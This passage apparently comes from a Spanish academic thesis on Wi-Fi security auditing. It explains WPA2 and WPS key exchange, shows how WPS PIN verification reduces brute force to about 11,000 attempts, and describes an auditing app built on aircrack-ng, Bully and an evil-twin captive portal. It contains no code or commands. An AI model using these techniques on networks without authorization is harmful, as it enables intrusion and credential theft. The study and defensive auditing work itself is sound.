KCK	KEK	TK	MIC Tx	MIC Rx
128 bits	128 bits	128 bits	64 bits	64 bits

Figura 8: Llaves y valores contenidos en la llave PTK.

- KCK: Se usa para la creación del mensaje de código de integridad (MIC).
- KEK: Lo utiliza el AP para el cifrado de datos durante el handhsake.
- TK: Se emplea para el cifrado y descifrado de los paquetes unicast.
- MIC Tx: Se usa para crear el MIC de los paquetes transmitidos por el AP (Solo en configuraciones TKIP).
- MIC Rx: Se utiliza para crear el MIC de los paquetes transmitidos por el cliente (Solo en configuraciones TKIP).

El cliente, antes de enviar el segundo mensaje al AP, genera el MIC correspondiente utilizando la función HMAC-SHA1 con la llave KCK derivada del PTK como secreto y el payload del fragmento EAPoL como el contenido del mensaje [28].

$$MIC = HMAC - SHA1(KCK, payload)$$

Una vez generado el MIC, envía al AP el segundo mensaje del handshake que contiene el SNonce del cliente y el MIC. Cuando el AP lo recibe, genera la llave PTK y el MIC y comprueba que el MIC recibido y el MIC generado sean el mismo.

En el tercer mensaje, el AP envía su MIC al cliente y este lo verifica, si es válido el cliente instala la llave PTK y envía el cuarto mensaje al AP con su MIC. El AP recibe el cuarto mensaje, verifica el MIC e instala la llave PTK.

En el tercer mensaje, el AP envía la llave GTK derivada de la llave GMK junto con el MIC. La llave GMK es un valor aleatorio generado por el AP. La llave GTK se deriva de la siguiente manera [29].

$$GTK = PRF_{256}(GMK, Group\ key\ expansion, MAC_{AP}||GNonce)$$

Donde GNonce es otro valor aleatorio generado por el AP, Group key expansion una cadena de texto, y PRF-256 una función pseudoaleatoria basada en HMAC-SHA-1 que devuelve 256 bits. Durante el tercer mensaje, el GTK es cifrado por la llave KEK.

El cliente simplemente la descifra con la llave KEK y verifica que el MIC que le ha enviado el AP coincida con el suyo, si coincide, instala la llave PTK y GTK y en el cuarto mensaje envía un ACK con su MIC generado al AP. El AP recibe el cuarto mensaje, verifica el MIC e instala la llave PTK.

2.8. WPS

Wi-fi Protected Setup o WPS es un estandard promovido por la alianza Wi-fi para la creación de redes wireless en el hogar. Se trata de una funcionalidad para facilitar la configuración de redes WLAN de forma segura y con el protocolo de seguridad WPA2. La funcionalidad fue creada por la compañía CISCO en 2006, la idea era dar a los usuarios que no tenían conocimientos sobre seguridad wireless la oportunidad de poder crear un WLAN, así como añadir de manera sencilla nuevos dispositivos a la red sin tener que utilizar contraseñas [18].

Hoy en día la mayoría de routers incluyen un botón WPS para el emparejamiento con otros dispositivos.

Hay cuatro implementaciones de WPS:

- **Método PIN:** Esta implementación requiere que el usuario introduzca un PIN en los dispositivos para que empiece el emparejamiento. El PIN es proporcionado por el router. El soporte para este método es obligatorio para todos los productos wifi de cualquier marca.
- **Método Push Button:** El usuario ha de apretar un botón en el punto de acceso y el dispositivo wireless a introducir en la red de manera simultánea. El modo discovery se deshabilita en el momento en que hay un emparejamiento o al cabo de un tiempo. Como el método PIN, este método también es obligatorio.
- **Método Near-field communication:** El usuario ha de acercar el nuevo dispositivo al punto de acceso de la red para iniciar un protocolo de Near-field communication, una comunicación de muy corto alcance. A diferencia de los dos métodos anteriores, este es opcional.
- **Método USB:** El usuario utiliza un USB flash drive para transferir los datos de emparejamiento entre el nuevo dispositivo y el punto de acceso. Aunque este método está obsoleto, los routers más antiguos pueden tenerlo implementado.

2.8.1. Protocolo de autenticación

Como se muestra en la Figura 9, el proceso de autenticación del protocolo WPS se realiza con un intercambio de ocho mensajes EAP. Este proceso implementa el protocolo criptográfico Diffie-Hellman, en el cual dos dispositivos se ponen de acuerdo para establecer una clave y así cifrar el contenido de los paquetes futuros. Veamos en detalle el protocolo de autenticación WPS y como hace uso de Diffie-Hellman:



Figura 9: Proceso de autenticación WPS.

El dispositivo que quiere conectarse envía un paquete EAPOL Start para indicar al Enrolee que quiere conectarse. El enrolee le contesta con un paquete EAP-request que le pide su identidad (un nombre). El registrar contesta con su identidad y empieza el intercambio de los ocho mensajes del protocolo.

En el primer mensaje, el Enrolee envía al Registrar un mensaje EAP que contiene su llave pública de Diffie-Hellman (PKE), un nonce aleatorio de 128 bits (N1), la versión WPS y una descripción. Todo concatenado.

$$M1 = Version||N1||Description||PKE$$

Cuando el Registrar recibe el primer mensaje, genera su llave pública DH (PKR) y su nonce (N2). Del primer mensaje se derivan tres llaves de cifrado [21]:

- AuthKey: Llave de 256 bits utilizada para autenticar los mensajes del protocolo.
- KeyWrapKey: Llave de 128 bits para cifrar Nonces secretos y ConfigData

- EMSK (Extended Master Session Key): Llave de 256 bits utilizada para derivar llaves de cifrado adicionales.

El segundo mensaje es enviado por el Registrar al Enrolee concatenando N1, N2, Descripción, PKR y Auth, donde Auth es el resultado de la función hash HMAC-SHA1 utilizando como llave AuthKey y como mensaje los bits del M1 concatenado con los bits M2* (M2 excluyendo Auth):

$$Auth = HMAC - SHA1_{Authkey}(M1||M2*)$$
$$M2 = N1||N2||Description||PKR||Auth$$

En el tercer mensaje el Enrolee envía al Registrar lo siguiente:

$$M3 = N2||EHash1||EHash2||HMACSHA1_{Authkey}(M2||M3*)$$

E-Hash1 y E-Hash2 equivalen a:

$$EHash1 = HMACSHA256_{Authkey}(ES1|PSK1|PKE|PKR)$$
$$EHash2 = HMACSHA256_{Authkey}(ES2|PSK2|PKE|PKR)$$

Donde PSK1 son los 4 primeros dígitos del PIN y PSK2 los 4 últimos. E-S1 y E-S2 son dos nonces aleatorios de 128 bits [21].

En el cuarto mensaje el Registrar concatena N1, R-Hash1, R-Hash2, un nonce de 128 bits (R-S1) cifrado con la llave simétrica KeyWrapKey y Auth del mensaje 3 y el mensaje 4 (excluyendo auth)

$$M4 = N1||RHash1||RHash2||ENC_{KeyWrapKey}(RS1)||Auth(M3||M4*)$$

R-Hash1 y R-Hash2 equivalen a:

$$RHash1 = HMACSHA256_{AuthKey}(RS1|PSK1|PKE|PKR)$$
$$RHash2 = HMACSHA256_{Authkey}(RS2|PSK2|PKE|PKR)$$

R-S1 y R-S2 son dos nonces aleatorios de 128 bits.

Cuando el Enrollee obtiene el cuarto mensaje, verifica:

$$HMACSHA256_{Authkey}(RS1||PSK1||PKE||PKR) = RHash1$$

En el quinto mensaje:

$$M5 = N2||ENC_{KeyWrapKey}(ES1)||HMAC_{AuthKey}(M4||M5*)$$

Y el Registrar verifica que:

$$HMACSHA256_{AuthKey}(ES1||PSK1||PKE||PKR) = EHash1$$

El Enrollee repite el proceso que en el quinto mensaje pero con sus parámetros:

$$M6 = N1||ENC_{KeyWrapKey}(RS2)||HMAC_{Authkey}(M5||M6*)$$

Entonces Registrar verifica que:

$$HMACSHA256_{AuthKey}(RS2||PSK2||PKE||PKR) = EHash2$$

En el séptimo mensaje el Enrollee envía las credenciales de la red (ConfigData) concatenado con E-S2 y cifrado con la llave KeyWrapKey:

$$M7 = N2||ENC_{KeyWrapKey}(ES2||ConfigData)||HMAC_{AuthKey}(M6||M7*)$$

Finalmente, Registrar envía al Enrolle configuraciones para la red WLAN (ConfigData):

$$M8 = N1||ENC_{KeyWrapKey}(ConfigData)||HMAC_{Authkey}(M7||M8*)$$

Si en algún momento de todo este proceso el protocolo falla, el Registrar envía un mensaje NACK. Al acabar el intercambio de mensajes, el Enrolee envía un EAP-Request indicando al Registrar que el intercambio ha acabado. Registrar contesta con un ACK.

2.8.2. Vulnerabilidades

La principal vulnerabilidad de WPS es la obtención del PIN. Conocer el PIN expone el PSK de WPA/WPA2 contenido en ConfigData, ya que es enviado por el entorno, por lo que si un atacante lo consigue puede descifrar su contenido.

Para obtener el PIN un atacante puede efectuar un ataque por fuerza bruta, es decir, intentar todos los posibles PIN hasta realizar la conexión. A simple vista este ataque no parece viable, pues 8 dígitos son 10^8 combinaciones que equivalen a 100.000.000 posibilidades, tantas posibilidades por fuerza bruta podría tardar meses o incluso años. El último dígito del PIN sirve como checksum (verificación) de los otros dígitos, de manera que solo hay que calcularlo, no adivinarlo, por lo que las posibilidades se reducen a 10^7, aun así es una gran cantidad de intentos.

Sin embargo, como hemos visto en el intercambio de mensajes para la autenticación, primero se verifican los primeros cuatro dígitos del PIN y luego se verifican los cuatro últimos. Sabemos que si el protocolo falla se envía un NACK, por ende, si después de enviar el cuarto mensaje, que contiene los cuatro primeros dígitos del PIN, recibimos un NACK, entonces significa que la comprobación ha fallado y estaremos seguro de que alguno de eso 4 dígitos no son los correctos. Si recibimos un NACK después del sexto mensaje, que es el momento de la comprobación de los 4 últimos dígitos, sabremos que los primeros 4 dígitos son correctos, pero alguno de los cuatro últimos no lo son.

Ahora se puede ver que el ataque de fuerza bruta es viable, pues hemos pasado de 10^7 posibles combinaciones a $10^4 + 10^3$ que equivalen a 11.000 posibilidades [19].

Otro problema de seguridad que tiene el WPS es la vulnerabilidad de todos sus métodos cuando el punto de acceso está expuesto físicamente en un área insegura. La mayoría de los puntos de acceso tienen el PIN WPS imprimido por detrás del dispositivo, por lo que un atacante simplemente puede ver el PIN si este no se ha cambiado. También, si se tiene acceso físico al dispositivo, se puede utilizar el método de *Push button* para realizar la conexión automática.

Oficialmente, el protocolo WPS se ha declarado obsoleto por la Alianza Wi-fi. Aun así, seguirá habiendo soporte para los puntos de acceso por temas de compatibilidad con hardware anterior.

2.8.3. Contramedidas

Como el protocolo resultó ser tan inseguro, muchos fabricantes implementaron diferentes contra-medidas para proteger sus dispositivos e intentar dificultar la explotación de sus vulnerabilidades.

Para defenderse contra los ataques por fuerza bruta, algunos dispositivos implementan un sistema de bloqueo: al recibir muchos intentos de autenticación, el dispositivo deshabilita la funcionalidad WPS hasta que se vuelva a habilitar manualmente. Otros bloquean la dirección MAC que pide autenticarse por un tiempo.

Estas contra-medidas no incrementan la robustez del protocolo, aunque dificulta los ataques por fuerza bruta. La Alianza Wi-fi recomienda deshabilitar el WPS si prima la seguridad, pues un atacante con suficiente tiempo puede sobrepasar estas protecciones y conseguir el PIN.

3. Auditoría Wi-fi

Hasta ahora hemos visto como funcionan los protocolos wireless, pero una auditoría de seguridad consiste en mucho más que la explotación de posibles vulnerabilidades. Una auditoría wireless se trata de hacer un análisis de la red, determinar si la red no contiene vulnerabilidades e informar de los resultados. Normalmente, está compuesta por las siguientes etapas.

1. Reconocimiento

La primera etapa de las auditorías consiste en recoger la mayor información posible. En el caso de redes wireless significa recoger información sobre donde y qué redes se están usando en el entorno a estudiar. Como esta etapa depende de la proximidad, lo ideal es moverse por los alrededores.

En concreto, en esta etapa se quiere identificar:

- Todas las redes utilizadas en el entorno.
- Las redes wifi donde los dispositivos se conectan.
- Otras redes wifi cerca, donde un dispositivo podría conectarse.

2. Identificación de las redes

En esta siguiente etapa, es el momento de identificar y empezar a producir datos específicos sobre cada una de las redes.

Se recogen características específicas y se utilizan para categorizar las redes. Estas incluyen, pero no se limitan en:

- Nombres de cada una de las redes y los dispositivos que se conectan.
- Patrones de tránsito y el uso típico de los dispositivos y redes individuales.
- Canales y puertos dentro de las redes.

3. Investigación de vulnerabilidades

Una vez se ha recopilado información sobre las redes, es la hora de empezar a trazar como atacarlas. En esta etapa, el auditor empezará a elaborar un análisis más detallado de las redes, buscando todos los defectos y debilidades que podrían ser vectores de ataque.

El auditor escaneará tanto los datos generados de las etapas anteriores junto con otros datos públicos y de los propietarios para determinar que vulnerabilidades deberían existir, en teoría. Entonces, las exploraciones de ataque iniciales de las redes y de los puntos de acceso reales determinarán cuáles de estas debilidades potenciales existen en realidad en el sistema del cliente.

4. Explotación de las vulnerabilidades

En esta fase consiste en atacar a la red. Se utilizará esta etapa para romper el sistema tan rápidamente como sea posible, sumergirse tan profundamente como se pueda dentro del sistema. Para una explotación de redes wireless, esta etapa consiste en alguna combinación de los siguientes:

- Aprovechar una debilidad determinada en una conexión wifi para entrar al sistema.
- Probar por caminos adicionales.
- Seguir un camino tan lejos como sea posible, consiguiendo el máximo control posible.
- Abrir caminos adicionales para futuras explotaciones dentro del sistema.

Una vez se ha comprobado todas las explotaciones posibles, la explotación se ha completado.

5. Informar de los resultados

En esta etapa, el auditor recopila toda la información y la clasifica en función de los objetivos marcados por el ataque. Los datos agregados se desglosan en informes o secciones individuales que detallan:

- La topografía y la cualidad de la infraestructura de la seguridad del cliente
- Una lista detalla de los riesgos, así como su distribución y relevancia.

6. Corrección de vulnerabilidades

Después de los resultados obtenidos en la etapa anterior, se forma un plan para resolver las vulnerabilidades encontradas y minimizar daños. Idealmente, las soluciones deberían cubrir las vulnerabilidades a corto y a largo plazo.

4. Aplicación para auditoría wifi

La aplicación desarrollada intenta facilitar una auditoría wifi, de manera que alguien con una experiencia mínima pueda comprobar el estado general de seguridad de su red wireless así como agilizar el proceso de las fases 3, 4 y 5 de una auditoría wifi para clientes más especializados. La aplicación ofrece una interfaz gráfica para facilitar su uso e implementa los ataques más populares, así como la gestión y la creación automática de informes.

4.1. Herramientas y tecnologías utilizadas

Python

Para el desarrollo de la aplicación se ha elegido el lenguaje de programación Python por su sencillez. Aunque suele ser más lento que otros lenguajes, la velocidad de la aplicación no juega un papel decisivo, ya que la mayoría del procesamiento de los datos recae en las herramientas de Linux que se utilizan para realizar los ataques. La aplicación va dirigida a usuarios de Linux, pues Windows carece de algunas de las herramientas necesarias.

Para la interfaz se ha usado el módulo Tkinter, es la interfaz por defecto de Python por lo que reduce problemas de compatibilidad además de haber mucha documentación y estilos GUI.

Aircrack-ng

Aircrack-ng es un paquete completo de herramientas para la evaluación de la seguridad de una red wireless.

Todas las herramientas son líneas de comando, por lo que permite implementarlas en otros scripts o aplicaciones. Funciona principalmente en Linux, pero también en Windows, macOS, FreeBSD, OpenBSD, NetBSD, y Solaris [33].

Se enfoca en las siguientes áreas de seguridad wifi:

- **Monitorización**: Captura de paquetes y exportación de los datos a archivos de texto para permitir que las herramientas de terceros puedan procesarlas fácilmente
- **Ataque**: Ataque de repetición, des-autenticación, puntos de acceso falso y otros mediante inyección de paquetes.
- **Test**: Comprobar tarjetas wifi, drivers y sus capacidades.
- **Cracking**: Crackeo de WEP y WPA/WPA2-PSK

Bully

Bully es una herramienta escrita en C para atacar al protocolo WPS mediante fuerza bruta o utilizando el ataque Pixie-Dust. Explota las vulnerabilidades del diseño defectuoso de este protocolo. Bully tiene más ventaja contra otras herramientas similares. Incluye menos dependencias, mejora la gestión de la memoria y el rendimiento de la CPU. Fue desarrollado para sistemas Linux sin importar su arquitectura.

Bully proporciona mejoras en la detección y la gestión de escenarios anómalos. Ha sido probado contra numerosos puntos de acceso de diferentes fabricantes, con diferentes configuraciones, con mucho éxito [34]. Emplearemos esta herramienta para implementar los ataques WPS.

John The Ripper

John The Ripper es una herramienta diseñada para ayudar a los administradores de sistemas a encontrar contraseñas débiles (fácil de adivinar o de crackear mediante fuerza bruta). Es un cracker rápido de contraseñas con muchas utilidades.

John esta diseñado para ser rápido y contener muchas características. Combina diferentes modos de craqueo en un solo programa y es totalmente configurable a necesidades particulares [35]. Esta herramienta se utilizará para la creación de un diccionario personalizado por el usuario.

Lighttpd

Lighttpd un servidor web diseñado para ser rápido, seguro, flexible, y fiel a los estándares. Está optimizado para entornos donde la velocidad es muy importante, y por eso consume menos CPU y memoria RAM que otros servidores [37].

La utilizaremos cuando necesitemos implementar ataques más complejos que dependen en engañar a la víctima mediante páginas web falsas. Se ha elegido Lighttpd por su sencillez y velocidad, pues encaja mejor en una aplicación que un servidor muy pesado como Apache e incluye todo lo necesario para llevar a cabo estos ataques.

DNSChef

DNSChef es un proxy de DNS altamente configurable para Analistas de Malware y "Testers"de penetración. Un proxy DNS (DNS falso) es una herramienta utilizada para aplicaciones de análisis de tráfico de red [36]. Un proxy DNS puede ser usado para interceptar paquetes y ver a que dominios se está accediendo desde una red. Utilizaremos DNSChef en ataques de engaño.

Macchanger

MAC changer es una utilidad que permite la manipulación de direcciones MAC de interfaces de red. La utilizaremos para dar opción a cambiar la dirección MAC ya sea aleatoriamente o a elección del usuario.

SQLite

SQLite es una librería que implementa una base de datos SQL pequeña, rápida, contenida en un archivo y de alta fiabilidad. SQLite es una de las bases de datos más utilizadas en el mundo. Está integrado en todos los teléfonos móviles y la mayoría de ordenadores. También está integrado en muchas aplicaciones que la gente usa cada día.

En python se utiliza sqlite3 que actúa como API para bases de datos SQLlite. La aplicación hará uso de SQLite para guardar los informes que incluyen los resultados de los ataques.

4.2. Funcionalidades

La aplicación desarrollada implementa las siguientes funcionalidades:

- Activación de la tarjeta de red a modo monitor de manera automática.
- Escaneo de redes (SSID escondidas incluidas).
- Ataque de des-autenticación.
- Ataque de fuerza bruta WPS.
- Ataque Pixie Dust.
- Craqueo a WPA handshake por diccionario.
- Generación de un diccionario según los parámetros introducidos por el usuario.
- Generación automática de informes.
- Almacenar informes en una base de datos.
- Exportar informes como JSON o txt.
- Evil twin, portal cautivo.
- MAC spoofing.

4.3. Diagrama de clases

Para desarrollar la aplicación se ha apostado por el patrón de diseño Modelo-Vista-Controlador, como se puede ver en la Figura 10. Este patrón arquitectural permite organizar y estructurar los componentes de la aplicación.

- **Vista**: La Vista gestiona todo lo relacionado con la interacción del usuario, como aquello que se muestra y como se muestra.
- **Modelo**: El Modelo son todas las clases que guardan datos y funcionalidades de la aplicación, modelo y vista nunca interaccionan entre ellos.
- **Controlador**: El controlador es el cerebro de la aplicación, es quien gestiona los errores y actúa como intermediario entre el modelo y la vista.

Únicamente hay un controlador, el AppController, que gestiona toda la aplicación, este gestiona los errores lanzados por el Modelo y lanza un AppException con un mensaje que la View recogerá y enseñará al usuario. El controlador solamente puede tener una View a la vez, cuando debe cambiar, destruye los componentes GUI de la actual View y crea una nueva.

Mediante una View se eligen los ataques, el AppController añadirá cada ataque seleccionado a un plan de ataque (AttackPlan). Cuando desde AttackView se pida iniciar el ataque, el AppController le indicará al plan de ataque que empiece. Este creará un hilo por cada ataque y sequencialmente lo iniciará, obtendrá el resultado y avisará al controlador. El controlador guardará el resultado de cada ataque en el Report y al finalizar todos, el controlador ordena al Report a guardar los resultados en la base de datos.



Figura 10: Diagrama de clases.

4.4. Comunicación Proceso-Aplicación

Cuando en la aplicación ejecuta un ataque se crea un proceso bash que llama al script de la herramienta que implementa el ataque. La aplicación recupera el output del script y lo escribe en la interfaz. Sin embargo, el problema de implementarlo de manera directa es que la interfaz se bloquea, ya que el hilo de la aplicación está escuchando constantemente el output del proceso.

Para solucionarlo se ha recurrido a *threading*, cuando se ejecuta el ataque se genera un hilo que ejecutará el proceso de manera paralela a la ejecución de la interfaz. El output se escribe en una "Queue", esta cola permite la comunicación entre hilos. Para no bloquear la interfaz, el hilo que la contiene no puede hacer Pooling, es decir, no puede estar escuchando constantemente para ver si hay un elemento para procesar en la cola, de manera que es necesario que otro hilo le notifique cuando debe comprobar si hay algún elemento en la cola.

Cabe la posibilidad de que un proceso escriba constantemente en la cola, si esto fuera así, el controlador bloquearía la aplicación, pues se procesa la cola hasta que no haya ningún elemento. Para solucionarlo se impone un máximo de elementos para procesar por cada notificación, por ejemplo: Cada vez que el controlador es notificado para procesar la cola, este solo procesara 100 elementos.

4.5. Flujo de ejecución

En la Figura 11 se muestra el flujo de ejecución de la aplicación.



Figura 11: Flujo de ejecución.

La figura 12 muestra la primera pantalla que el usuario verá, es la pantalla de bienvenida de la aplicación que le permitirá empezar con una auditoría o ver los informes anteriormente creados.

Figura 12: Primera pantalla de la aplicación.

Al darle al botón de *Start* aparecerá una pequeña ventana para que el usuario elija la tarjeta de red que quiere utilizar, como podemos ver en la Figura 13. Cuando se seleccione una tarjeta de red, pondrá la tarjeta en modo monitor de manera automática.



Figura 13: Ventana para la selección de la tarjeta de red.

Si se ha podido activar el modo monitor, pasaremos a la siguiente pantalla:



Figura 14: Pantalla de escaneo de redes

En la Figura 14 vemos la pantalla de escaneo de redes, donde el usuario puede escanear las redes de su alrededor y ver en detalle sus características en pantalla. El usuario puede ordenar alfabéticamente según cada uno de los campos. Una vez ha localizado el punto de acceso, puede seleccionarlo y elegir su plan de auditoría.



Figura 15: Pantalla de herramientas.

En la Figura 15 se muestra la pantalla de herramientas al hacer clic en *other tools*, donde el usuario puede generar un diccionario introduciendo hasta cinco palabras clave o cambiar la MAC de la tarjeta de red.

Al hacer clic en *test option* desde la pantalla de escaneo de redes aparecerá una lista de opciones como el de la Figura 16 según el protocolo del AP seleccionado para seleccionar los ataques.

